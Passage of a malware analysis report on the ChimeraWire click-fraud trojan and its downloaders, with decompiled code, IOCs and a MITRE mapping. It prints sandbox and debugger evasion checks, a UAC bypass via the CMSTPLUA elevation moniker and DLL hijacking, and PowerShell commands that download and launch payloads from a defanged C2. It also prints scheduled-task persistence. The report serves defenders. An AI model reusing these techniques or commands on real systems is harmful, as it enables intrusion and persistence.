  || !RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"SOFTWARE\\Oracle\\VirtualBox Guest Additions", 0, 0x20019u, &hKey) )
{
  RegCloseKey(hKey);
  return 1;
}
```

Searching the keys of the virtual environments in the system registry

2) They call the WinAPI function `GetFirmwareEnvironmentVariable` to obtain data from NVRAM UEFI in order to check for the presence of VMware and VirtualBox virtual machines.

```
memset(pBuffer, 0, sizeof(pBuffer));
if ( GetFirmwareEnvironmentVariableW(&Name, L"{00000000-0000-0000-0000-000000000000}", pBuffer, 0x200u) )
{
  v16 = 0;
  *Block = 0;
  v17 = 0;
  v1 = -1;
  do
    ++v1;
  while ( pBuffer[v1] );
  assign_buffer(Block, pBuffer);
  v2 = v17;
  v3 = Block;
  v4 = Block[0];
  v5 = v16;
  if ( v17 > 7 )
    v3 = Block[0];
  if ( v16 >= 6 )
  {
    v6 = v3 + 2 * v16;
    v7 = std::search(v3, v6, L"VMware", 6);
    if ( v7 != v6 && (v7 - v3) >> 1 != -1 )
      goto LABEL_18;
    v2 = v17;
    v5 = v16;
    v4 = Block[0];
  }
  v8 = Block;
  if ( v2 > 7 )
    v8 = v4;
  if ( v5 >= 0xA )
  {
    v9 = v8 + 2 * v5;
    v10 = std::search(v8, v9, L"VirtualBox", 10);
```

Searching for VMware and VirtualBox sandbox references in the system firmware

3) They check the number of processors.

```
GetSystemInfo(&SystemInfo);
return SystemInfo.dwNumberOfProcessors < 2;
```

Checking the number of processors

4) They check the Internet connection by connecting to the `google.com` website.

```
if ( URLDownloadToFileW(0, L"https://www.google.com", L"temp_connectivity_check.tmp", 0, 0) < 0 )
  ExitProcess(1u);
DeleteFileW(L"temp_connectivity_check.tmp");
```

Verifying the Internet connection

5) They check for a different number of entries in the system event log: there must be at least 250 of them.

```
event_log_handle = OpenEventLogW(0, L"System");
if ( event_log_handle )
{
  OldestRecord = 0;
  NumberOfRecords = 0;
  if ( GetOldestEventLogRecord(event_log_handle, &OldestRecord)
    && GetNumberOfEventLogRecords(event_log_handle, &NumberOfRecords)
    && NumberOfRecords >= 250 )
  {
    CloseEventLog(event_log_handle);
    return 0;
  }
  CloseEventLog(event_log_handle);
}
Sleep(0x1388u);
return 1;
```

Checking for a different number of entries in the system event log

6) They have a different list of debugging processes, which are searched through in order to find matches:

```
wireshark,processhacker,fiddler,procexp,procmon,sysmon,ida,x32dbg,x64dbg,ollydbg
,cheatengine,scylla,scylla_x64,scylla_x86,immunitydebugger,windbg,reshacker,resh
acker32,reshacker64,hxd,ghidra,lordpe,
tcpview,netmon,sniffer,snort,apimonitor,radare2,procdump,dbgview,de4dot,detectit
easy,detectit_easy,dumpcap,netcat,bintext,dependencywalker,dependencies,prodisco
ver,sysinternals,netlimiter,sandboxie,
virtualbox,vmtools
```

7) To download the decrypted file, they use a different address: `hxxps[:]//down[.]temp-xy[.]com/code/s[.]txt`. At the same time, the encryption keys are only downloaded from the address `hxxps[:]//down[.]temp-xy[.]com/code/k[.]txt`.

Trojan.DownLoader48.61444

A malicious app written in the C++ programming language and operating on computers running Microsoft Windows. It downloads and runs the **Trojan.DownLoader48.54318** downloader trojan on target devices.

Operating routine

When launched, **Trojan.DownLoader48.61444** checks for administrator privileges, using the functions `AllocateAndInitializeSid` and `CheckTokenMembership`.

```
pIdentifierAuthority.m128i_i16[2] = 0x500;
IsMember[0] = 0;
admin_sid[0] = 0;
pIdentifierAuthority.m128i_i32[0] = 0;
if ( AllocateAndInitializeSid(&pIdentifierAuthority, 2u, 0x20u, 0x220u, 0, 0, 0, 0, 0, 0, admin_sid) )
{
  CheckTokenMembership(0, admin_sid[0], IsMember);
  FreeSid(admin_sid[0]);
}
if ( !IsMember[0] )
{
  memset(Filename, 0, 0x208u);
  if ( GetModuleFileNameW(0, Filename, 0x104u) )
  {
    elevate_privileges(Filename);
    return 0;
  }
  return 1;
}
```

Checking whether administrator rights are available

If administrator rights are not available, the trojan tries to obtain them and then proceeds to execute its main functionality, downloading the **Trojan.DownLoader48.54318** malware into the system. The key strings in the privilege elevation method are decrypted with a custom AES algorithm and decrypted in real time.

Actions performed without administrator rights

Initially, **Trojan.DownLoader48.61444** decrypts the bytecode that is later used to patch a copy of the system library `%SystemRoot%\System32\ATL.dll`.


The trojan bypasses system protection by disguising itself as a legitimate process (it uses the Masquerade PEB technique). For this, it substitutes the name of its current process with the value `%SystemRoot%\explorer.exe` in the field `ImagePathName` inside the PEB data structure.

Next, it reads the contents of the library `%SystemRoot%\System32\ATL.dll`, dynamically locates the function `DllEntryPoint` in it, and replaces the contents of the entry point with the bytes that were previously decrypted.

```
atl_dll_entry_point->field_0 = *&unpacked_bytes[5];
atl_dll_entry_point->field_10 = *&unpacked_bytes[21];
atl_dll_entry_point->field_20 = *&unpacked_bytes[37];
atl_dll_entry_point->field_30 = *&unpacked_bytes[53];
atl_dll_entry_point->field_40 = *&unpacked_bytes[69];
atl_dll_entry_point->field_50 = *&unpacked_bytes[85];
atl_dll_entry_point->field_60 = *&unpacked_bytes[101];
*&atl_dll_entry_point->field_70 = *&unpacked_bytes[117];
*(&atl_dll_entry_point->exit_process + 1) = *&unpacked_bytes[133];
atl_dll_entry_point->field_88 = unpacked_bytes[141];
memcpy(&atl_dll_entry_point->field_89, trojan_name, 2 * len + 2);
atl_dll_entry_point->create_process_w = CreateProcessW;
atl_dll_entry_point->exit_process = ExitProcess;
```

Changing the contents of the entry point in the system library `ATL.dll`

In addition to the bytecode, the current path to the trojan is passed to the library, and later on, the trojan will be launched with elevated privileges via the function `CreateProcessW`.



*The current path to the **Trojan.DownLoader48.61444**; along with the bytecode, it is passed to the modified library*

The modified library `ATL.dll` is saved as a file named `dropper` in the same directory where **Trojan.DownLoader48.61444** is located.

Next, via the function `SHCreateItemFromParsingName`, **Trojan.DownLoader48.61444** sequentially initializes the COM model objects of the Windows Shell for `%SystemRoot%\System32\wbem` and for the created library `dropper`.

If the initialization is successful, **Trojan.DownLoader48.61444** tries to obtain administrator rights by using the CMSTPLUA COM interface. The point is that some old COM interfaces are designed to automatically run with elevated privileges (as administrator) without showing the UAC (User Account Control) request to the user. The trojan calls the function `CoGetObject` with the parameter `Elevation:Administator!new:{3AD05575-8857-4850-9277-11B85BDB8E09}`. If successful, the modified library `dropper` is copied to the directory `%SystemRoot%\System32\wbem` as the file `ATL.dll`.

After that, via the function `ShellExecuteW`, **Trojan.DownLoader48.61444** launches Windows Management Instrumentation `WmiMgmt.msc`. As a result, a DLL Search Order Hijacking vulnerability is exploited in the system app `mmc.exe`, which then loads the library `%SystemRoot%\System32\wbem\ATL.dll`. Following this, the original **Trojan.DownLoader48.61444** file is executed again—this time with administrator rights.

Ultimately, the modified file `%SystemRoot%\System32\wbem\ATL.dll` is deleted.

Actions performed with administrator rights

When launched with administrator privileges, **Trojan.DownLoader48.61444** runs several PowerShell scripts, which are responsible for downloading the payload from the C2 server and also for its subsequent launch.

An example of the PowerShell script for downloading the payload in the archive `one.zip` from the address `hxxps[:]//down[.]temp-xy[.]com/zip/one[.]zip`:

```
powershell -NoProfile -WindowStyle Hidden -Command "New-Item -ItemType Directory -
Path '%LOCALAPPDATA%\Microsoft\OneDrive\ListSync\Common\settings' -Force;Invoke-
WebRequest -Uri 'hxxps[:]//down[.]temp-xy[.]com/zip/one[.]zip' -OutFile '%TEMP%
\one.zip' -UseBasicParsing;Expand-Archive -Path '%TEMP%\one.zip' -DestinationPath
'%LOCALAPPDATA%\Microsoft\OneDrive\ListSync\Common\settings' -Force;Remove-Item -
Path '%TEMP%\one.zip' -Force
```

The archive `one.zip` contains the following files:

- `OneDrivePatcher.exe` — a legitimate app from the Windows OS with a valid digital signature;
- `CertificateIn.dat` — a Microsoft Corporation certificate;
- `UpdateRingSettings.dll` — **Trojan.DownLoader48.54318** (its file name is the same name as the legitimate library that is part of OneDrive software).

The archive contents are extracted to `%LOCALAPPDATA%\Microsoft\OneDrive\ListSync\Common\settings`, and the archive itself is deleted.

In the System Scheduler, a task is created to run the extracted file `OneDrivePatcher.exe`:

```
schtasks /Create /TN
"Microsoft\Windows\Live\Roaming\MicrosoftOfficeServiceUpdate" /TR "%LOCALAPPDATA%
\Microsoft\OneDrive\ListSync\Common\settings\OneDrivePatcher.exe" /SC
ONSTART /DELAY 0005:00 /RL HIGHEST /F
```

Moreover, this file is launched via a PowerShell script:

```
powershell -NoProfile -WindowStyle Hidden -Command "Start-Sleep -Seconds
6;"$path=\"%LOCALAPPDATA%
\Microsoft\OneDrive\ListSync\Common\settings\";$exe=\"$path\OneDrivePatcher.exe\";w
hile (-not (Test-Path $exe)) { Start-Sleep -Seconds 1 };Set-ScheduledTask -TaskName
'Microsoft\Windows\Live\Roaming\MicrosoftOfficeServiceUpdate' -Action (New-
ScheduledTaskAction -Execute $exe -WorkingDirectory $path)
```

When `OneDrivePatcher.exe` is launched, the DLL Search Order Hijacking vulnerability in it is exploited, and the trojan library `UpdateRingSettings.dll` is loaded.

An example of the PowerShell script for downloading the payload in the archive `two.zip` from the address `hxxps[:]//down[.]temp-xy[.]com/zip/two[.]zip`:

```
powershell -NoProfile -WindowStyle Hidden -Command "New-Item -ItemType Directory -
Path '%LOCALAPPDATA%\Microsoft\PlayReady' -Force;Invoke-WebRequest -Uri
'hxxps[:]//down[.]temp-xy[.]com/zip/two[.]zip' -OutFile '%TEMP%\two[.]zip' -
UseBasicParsing;Expand-Archive -Path '%TEMP%\two.zip' -DestinationPath '%
LOCALAPPDATA%\Microsoft\PlayReady' -Force;Remove-Item -Path '%TEMP%\two.zip' -Force
```

The archive `two.zip` contains the following files:

- `Guardian.exe` — the renamed console Python language interpreter `pythonw.exe`;
- `update.py` — the malicious script **Python.Downloader.208**.

The contents of the archive are extracted to `%LOCALAPPDATA%\Microsoft\PlayReady`, and the archive is then deleted.

A System Scheduler task is created to run the unpacked `Guardian.exe` file:

```
schtasks /Create /TN "Microsoft\Windows\DirectX\DirectXServiceUpdater" /TR "%
LOCALAPPDATA%\Microsoft\PlayReady\Guardian.exe" /SC ONSTART /DELAY 0020:00 /RL
HIGHEST /F
```

Moreover, a PowerShell script is used to run the script `update.py`:

```
powershell -NoProfile -WindowStyle Hidden -Command "Start-Sleep -Seconds
6;"$path=\"%LOCALAPPDATA%\Microsoft\PlayReady\";$exe=\"$path\Guardian.exe\";while
(-not (Test-Path $exe)) { Start-Sleep -Seconds 1 };Set-ScheduledTask -TaskName
'Microsoft\Windows\DirectX\DirectXServiceUpdater' -Action (New-ScheduledTaskAction
-Execute $exe -Argument 'update.py' -WorkingDirectory $path)
```

After all of the actions are completed, a command containing `ping` is executed in the command interpreter cmd.exe to create a delay and then delete the original **Trojan.DownLoader48.61444** file:

```
cmd /C ping 127.0.0.1 -n 4 >nul && del /f /q "C:
\file\9e7173cead96812ec53c75b90918c6ebfc201f4690f8503996d7fa9b28f28793
```

Trojan.ChimeraWire.2

Trojan.ChimeraWire.2 is a trojan application written in the Go programming language and targeting computers running Microsoft Windows. It uses the functionality of the open-source projects zlsgo and Rod for automated website and web application management. This malware can take screenshots and collect data from webpages displayed on the client side, automatically filling out web forms and performing clicks on webpages. The main task of the analyzed **Trojan.ChimeraWire.2** variant is to simulate users visiting sites as well as to boost search results and search statistics for Internet resources.

Operating routine

Trojan.ChimeraWire.2 uses the address `hxxps[:]//registry.npmmirror[.]com/-/binary/chromium-browser-snapshots` to download `chrome-win.zip`, the archive containing the Google Chrome browser, to the infected computer. Next, it tries to install the extensions NopeCHA and Buster in the browser. These extensions are designed to automatically solve CAPTCHA tests. For this, the trojan uses the command `–headless –load-extension`.

To execute the main malicious functionality, **Trojan.ChimeraWire.2** launches the Chrome browser via the command interpreter cmd.exe with the parameter `–headless` (the windowless mode) and the following arguments: `remote-debugging-port`, `--use-mock-keychain`, `--user-data-dir`. After this, a connection is established to the automatically selected debug port via the WebSocket protocol.

Possible arguments when launching the browser are subsequently listed in the method `github_com_go_rod_rod_lib_launcher_New`, which is called from `github_com_zlsgo_browser__ptr_Browser_init`:

- `headless` — launch the browser without the graphical interface (without a window);
- `no-startup-window` — do not open the window upon startup even if there is no argument `headless`;
- `disable-background-networking` — disable background network requests (updates, component downloads);
- `disable-backgrounding-occluded-windows` — occluded windows will not be put in background mode;
- `disable-breakpad` — disable the crash reporting mechanism;
- `disable-client-side-phishing-detection` — disable built-in phishing protection;
- `disable-component-extensions-with-background-pages` — do not load the browser's system extensions with background pages;
- `disable-default-apps` — disable default Chrome apps;
- `disable-hang-monitor` — disable the browser's hanging control mechanism;
- `disable-ipc-flooding-protection` — disable protection from flood attacks between Chrome processes;
- `disable-popup-blocking` — disable pop-up window blocking;
- `disable-prompt-on-repost` — do not show the warning when resending the form;
- `disable-renderer-backgrounding` — do not move tabs to the background to save resources;
- `disable-site-isolation-trials` — disable the website's isolation security experiments;
- `enable-automation` — enable the automation mode;
- `metrics-recording-only` —collect metrics, but do not send them;
- `use-mock-keychain` — use the keychain imitation (for macOS);
- `user-data-dir` — specify the folder containing the user profile;
- `remote-debugging-port` — enable remote debugging via the specified port;
- `site-per-process` — enable strict process isolation based on the website (Site Isolation);
- `disable-features` — disable the specified browser features;
- `enable-features` — enable the specified browser features;
- `no-sandbox` — disable the sandbox for Chrome processes.

Obtaining the configuration

The base64 string `aHR0cHM6Ly9naXQudGVtcC14eS5jb20` is decoded in the method `main_init_2`. The trojan obtains the C2 server address `git[.]temp-xy[.]com` from this string.

Next, via the function `app_internal_module_rpa_init_func4_2_2`, **Trojan.ChimeraWire.2** sends a POST request to this server via the HTTP protocol to obtain the encoded data. The following User-Agent is used in this request:

```
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Geck0)
Chrome/99.0.0.0 Safari/537.1
```

In response, the C2 server returns a base64 string. The decoded string contains a configuration in the JSON format, which is encrypted with the AES-GCM algorithm.

The trojan uses the key `JRBicvy1Tx/3gpSxWByIxyWBSModOR0V` to decrypt it. The one-time code `Nonce` occupies the first 12 bytes of the data, while the authentication tag `tag` occupies the last 16 bytes of the data.

The code for decrypting the configuration:

```
import base64
from Crypto.Cipher import AES

with open("response.bin", "r") as f:
    decoded_bytes = base64.b64decode(f.read())

key = 'JRBicvy1Tx/3gpSxWByIxyWBSModOR0V'
cipher = AES.new(key.encode('utf-8'), AES.MODE_GCM, nonce=decoded_bytes[:12])

try:
    decrypted = cipher.decrypt_and_verify(decoded_bytes[12:-16], decoded_bytes[-
16:])

    with open("decrypted_response.bin", "wb") as f:
        f.write(decrypted)
except Exception as e:
    print(str(e))
```

The configuration after decryption:

```
[{"动作":"等待","说明":"等待 5000-20000 秒","等待时间":"1-5"},{"动作":"google","关键字":
["plus size swimwear","plus size dresses","plus size bathing suits","plus size
swimsuits"],"最多翻页次数":10,"每页随机点击":["1:90","2:10"],"链接等待时间":
["380","500"],"匹配链接":["*bloomchic[.]com/*"]},{"动作":"google","关键字":["Semi Auto
Hot Foil Stamping Machine","hot stamping machine","automatic silk screen
press","best silk screen machine"],"最多翻页次数":10,"每页随机点击":["1:60","2:40"],"链接
等待时间":["360","510"],"匹配链接":["*[.]cn-superfine[.]com/*"]},{"动作":"google","关键
字":["plus size summer dresses","plus size swim","plus size women's clothing","plus
size clothes","plus size swimwear for women"],"最多翻页次数":10,"每页随机点击":
["1:60","2:40"],"链接等待时间":["390","530"],"匹配链接":["*bloomchic[.]com/*"]},{"动
作":"google","关键字":["silk screen printing machine automatic","cosmetics printing
machines","hot foil stamping equipment"],"最多翻页次数":10,"每页随机点击":
["2:70","3:30"],"链接等待时间":["330","500"],"匹配链接":["*www[.]cn-superfine[.]
com/*"]},{"动作":"google","关键字":["low cost business ideas","low risk business
ideas","low cost business opportunities","low risk businesses","low cost business
to start","low-cost business ideas with high","business low cost"],"最多翻页次
```

数":10,"每页随机点击":["0:90","1:10"],"链接等待时间":["320","600"],"匹配链接":
["*businessideashunter[.]com/*"]},{"动作":"等待","说明":"随机待 10000 - 60000 秒","等待时
间":"480,1400"}]

The same configuration, translated into English:

[{"action":"wait","illustrate":"wait 5000-20000 Second","Waiting time":"1-5"},
{"action":"google","Keywords":["plus size swimwear","plus size dresses","plus size
bathing suits","plus size swimsuits"],"Maximum number of page turns":10,"Random
clicks per page":["1:90","2:10"],"Link wait time":["380","500"],"Matching Links":
["*bloomchic[.]com/*"]},{"action":"google","Keywords":["Semi Auto Hot Foil Stamping
Machine","hot stamping machine","automatic silk screen press","best silk screen
machine"],"Maximum number of page turns":10,"Random clicks per page":
["1:60","2:40"],"Link wait time":["360","510"],"Matching Links":["*[.]cn-
superfine[.]com/*"]},{"action":"google","Keywords":["plus size summer
dresses","plus size swim","plus size women's clothing","plus size clothes","plus
size swimwear for women"],"Maximum number of page turns":10,"Random clicks per
page":["1:60","2:40"],"Link wait time":["390","530"],"Matching Links":
["*bloomchic[.]com/*"]},{"action":"google","Keywords":["silk screen printing
machine automatic","cosmetics printing machines","hot foil stamping
equipment"],"Maximum number of page turns":10,"Random clicks per page":
["2:70","3:30"],"Link wait time":["330","500"],"Matching Links":["*www[.]cn-
superfine[.]com/*"]},{"action":"google","Keywords":["low cost business ideas","low
risk business ideas","low cost business opportunities","low risk businesses","low
cost business to start","low-cost business ideas with high","business low
cost"],"Maximum number of page turns":10,"Random clicks per page":
["0:90","1:10"],"Link wait time":["320","600"],"Matching Links":
["*businessideashunter[.]com/*"]},{"action":"wait","illustrate":"Random Wait 10000
- 60000 Second","Waiting time":"480,1400"}]

The obtained configuration contains tasks and the parameters related to them:

- the target search engine (Google and Bing are supported);
- the key phrases for searching the websites in a given search engine and for their subsequent loading;
- the maximum number of sequential transitions between webpages;
- random distributions for performing automated clicks on webpages;
- the wait time for loading pages;
- the target domains.

To more effectively simulate the activity of a real user and bypass systems that monitor constant activity, the configuration also includes parameters responsible for pauses between work sessions.

The clicker functionality

Trojan.ChimeraWire.2 can perform these types of clicks:

- for navigating search results;
- for opening the discovered relevant URLs in new background tabs.

Based on the settings from the received JSON, the malware uses the key phrases and the specified domains to search websites via the specified search engine. The methods `app_internal_module_rpa_InlayGoogle` and

`app_internal_module_rpa_SearchGoogleAction` are used to operate with the Google search engine. The methods `app_internal_module_rpa_InlayBing` and `app_internal_module_rpa_SearchWebAction` are used to operate with the Bing search engine.

The function `app_internal_module_rpa__ptr_SearchWebType_runMatchLinks` is used for managing the found links.

The function `app_internal_module_rpa_handleGoogleCaptcha` is used to solve the CAPTCHA from the Google search engine.

The trojan opens the target links from the search results and performs clicks on the loaded webpages.

```
*(&p_cap - 1) = github_com_zlsgo_browser__ptr_Page_WaitOpen(a2, 1, &v246, v29);
if ( !p_cap )
{
  v227 = v271.0;
  github_com_go_rod_rod__ptr_Page_Activate(
    v271.0->page,
    0,
    v271.1.data,
    &v220,
    1,
    v29.cap,
    v157,
    v158,
    v159,
    v181);
  v220.ptr = 2000000000;
  v274.ptr = &v220;
  v274.len = 1;
  v274.cap = 1;
  github_com_zlsgo_browser__ptr_Page_WaitLoad(v227, v274);
```

An example of opening a page, using functionality from the projects zlsgo and Rod

When the page is being loaded, several functions are subsequently called:

- `github_com_zlsgo_browser__ptr_Page_WaitOpen` — waiting for the page to fully load;
- `github_com_go_rod_rod__ptr_Page_Activate` — activating the browser tab;
- `github_com_zlsgo_browser__ptr_Page_WaitLoad` — waiting for loading with a 2-second timeout.

These functions are also called:

- `github_com_zlsgo_browser__ptr_Element_Element` — searching the hyperlink HTML element by the tag `<a>`;
- `github_com_zlsgo_browser__ptr_Element_Property` — obtaining the value from `href`.

```
v279.ptr = "a";
v279.len = 1;
v29.ptr = 0;
v29.len = 0;
v29.cap = 0;
*(&p_cap - 1) = github_com_zlsgo_browser__ptr_Element_Element(v139, v279, v29);
if ( !p_cap )
{
  v249 = v284.0;
  v280.ptr = "href";
  v280.len = 4;
  *(&v29 - 1) = github_com_go_rod_rod__ptr_Element_Property(v284.0->element, v280);
```

Searching the hyperlink HTML element by the tag `<a>` and reading the value from `href`

Trojan.ChimeraWire.2 puts all of the found elements into a data array and shuffles it so that the objects in it are in a different order than the order on the webpage.

Next, to determine the URL structure, the value `href` is extracted from the selector `<a href>` of every element. After that, **Trojan.ChimeraWire.2** checks whether the resulting links start with valid schemes like `http` and `https`. If a link does not pass verification, the method returns an error.

Next, the trojan checks whether the obtained links match the target web addresses from the configuration and calculates the number of matches. Depending on this number, the trojan then uses different operating algorithms.

If the page contains matches to the dictionary, and their number is sufficient, a context-deterministic algorithm is used. **Trojan.ChimeraWire.2** scans the loaded page and sorts detected links by their relevance (the URLs that best match the keywords are listed first). After that, a click on one or several suitable links is performed.

If the page does not have enough matches or has none, an algorithm containing a probabilistic behavior model, which imitates real human behavior as closely as possible, is used. Using the parameters from the configuration and the weighted distribution (the method `WeightedRand`), **Trojan.ChimeraWire.2** determines the number of links to be opened. For example, the distribution `["1:90", "2:10"]` means that the trojan will click 1 link with a probability of 90%, and 2 links with a probability of 20%. As a result, there is a high probability that it will click 1 link. The trojan randomly (via the method `RandPickN`) selects a link from the data array created earlier and performs a click.

Every time **Trojan.ChimeraWire.2** opens a link from the search results and performs clicks on the loaded page, the malware either returns to the previous tab or moves to the next one, depending on the task. The algorithm of actions is repeated until the click limit for target websites is exhausted.

```
v2.ptr = "lefttmp/name  - .zip%d B%.0f%.1flock";
v2.len = 4;
return github_com_go_rod_rod__ptr_Element_Click(**(v0 + 8), v2, 1).tab;

len = a2.len;
ptr = a2.ptr;
v5 = github_com_go_rod_rod__ptr_Element_Hover(a1);
data = v5.data;
tab = v5.tab;
if ( !v5.tab )
{
  v6 = github_com_go_rod_rod__ptr_Element_WaitEnabled(a1);
  data = v6.data;
  tab = v6.tab;
  if ( !v6.tab )

v32.ptr = ptr;
v32.len = len;
v25 = github_com_go_rod_rod__ptr_Mouse_Click(v18->Mouse, v32, a3);
```

The functionality responsible for managing clicks

Examples of calls for the main functions used to perform clicks:

- `github_com_go_rod_rod__ptr_Element_Click` — the main function for simulating clicks;
- `github_com_go_rod_rod__ptr_Element_Hover` — the function for hovering the cursor over target element;
- `github_com_go_rod_rod__ptr_Element_WaitEnabled` — the function for waiting while the element becomes active and available for a click;
- `github_com_go_rod_rod__ptr_Mouse_Click` — the function for performing a mouse click on the element, based on its coordinates.

Appendix 1. Indicators of Compromise

SHA1 hashes

Trojan.ChimeraWire.1

fb889b6fb1a05854ddab3dc056a4be6a6129c8b0

Trojan.ChimeraWire.2

f4ec358ae772d954b661dc9c7f5e4940a2c733e2

Trojan.DownLoader48.54600

231ebce457fb9c1ea23678e25b3b62b942febb7d

85d5f01e68924e49459b6cc1ccceb74daa03bfbd

Python.Downloader.208

71f9af933330a08e05fa99e21f1d3684299f159f: maintaindown.py

9468b3c9b59cb485df6f363b8077abf7a6bbae2a: update.py

a5207352be07557960240014ebbc6401c31110c1 update.py

684fa80fc7173bb7704d861cd410e4a851305f0d: maintaindown.py

2728a59e8ededa1d9d2d24ea37e3d87e1be9dd85: maintaindown.py

370e410383244c9f1ff75acb4d0dfbef29b483f6: update.py

477902f5b2934086def7319fc40662d3e603616b: two.zip

7332fdb6e9b34e1d3dfb94a53272d1b3b6415333: two.zip

d56f4ee28e2545b087972b86507843c6a7836b6d: python3.zip

b49423f5eebfa3c969992c1e5181e40f14255283: python3.zip

e70a41a6ac176e0173f3769de127c704fb0d3239: python3.zip

5011e937851f3c4ecbd540d89a5dffd52922dfff: python3.zip

eb76a4c01f744cd357f6456526d379dc4653a20a: onedrivetwo.zip

Trojan.Starter.8377

993fc928f3f3a4bd6f356d2c567548dcedeef89b: ISCSIEXE.dll

8badce03b976fa1a4a3ab1b73ce6e158daf35b2a: ISCSIEXE.dll

Trojan.DownLoader48.54318

1e010f4637284da7c2c6ac9a8fb2b1bdec8f2abf: UpdateRingSettings.dll

0d9224ec897d4d20700a9de5443b31811c99b973: UpdateRingSettings.dll

054b9e9a9b76eccbce00e8f4d249a8e93f178f3c: UpdateRingSettings.dll

ce591bd31bee720dd0ee631f7be63904255a664b: UpdateRingSettings.dll

Trojan.DownLoader48.61444

752cbf3b0a18831b1ee02c8850517c695ddda98e

URL

hxxps[:]//pastebin[.]com/raw/r1V9at1z

hxxps[:]//qu[.]ax/dcvwP[.]zip

hxxps[:]//pastebin[.]com/raw/9tDWNnF6

hxxps[:]//qu[.]ax/ZzSWR[.]txt

hxxps[:]//qu[.]ax/cLxFW[.]txt

hxxps[:]//down[.]temp-xy[.]com/update/python3[.]zip

hxxps[:]//down[.]temp-xy[.]com/update/onedrive[.]zip

hxxps[:]//down[.]temp-xy[.]com/update/onedrivetwo[.]zip

hxxps[:]//down[.]temp-xy[.]com/zip/one[.]zip

hxxps[:]//down[.]temp-xy[.]com/zip/two[.]zip

hxxps[:]//down[.]temp-xy[.]com/code/k[.]txt

hxxps[:]//down[.]temp-xy[.]com/code/s[.]txt

Domains

temp-xy[.]com

down[.]temp-xy[.]com

git[.]temp-xy[.]com

logs[.]temp-xy[.]com

test[.]temp-xy[.]com

time[.]temp-xy[.]com

openthecahe[.]com

30[.]openthecahe[.]com

www[.]openthecahe[.]com

qu[.]ax

IP addresses

79[.]110.49[.]212

91[.]200.14[.]14

Appendix 2. MITRE ATT&CK®

We analyzed **Trojan.ChimeraWire** using the MITRE ATT&CK® framework, a matrix describing the tactics and techniques that cybercriminals utilize to attack information systems. The following key techniques were identified:

Stage	Technique
Execution	User Execution (T1204) Malicious File (T1204.002) Malicious Library (T1204.005) PowerShell (T1059.001) Windows Command Shell (T1059.003) Visual Basic (T1059.005) Python (T1059.006) Scheduled Task (T1053.005)
Persistence	Registry Run Keys / Startup Folder (T1547.001) Scheduled Task/Job (T1053)
Privilege Escalation	Hijack Execution Flow: DLL (T1574.001) Bypass User Account Control (T1548.002)
Defense Evasion	Encrypted/Encoded File (T1027.013) Debugger Evasion (T1622) Hidden Window (T1564.003) File/Path Exclusions (T1564.012) Deobfuscate/Decode Files or Information (T1140) Hijack Execution Flow: DLL (T1574.001)
Command and Control	Bidirectional Communication (T1102.002) Web Protocols (T1071.001)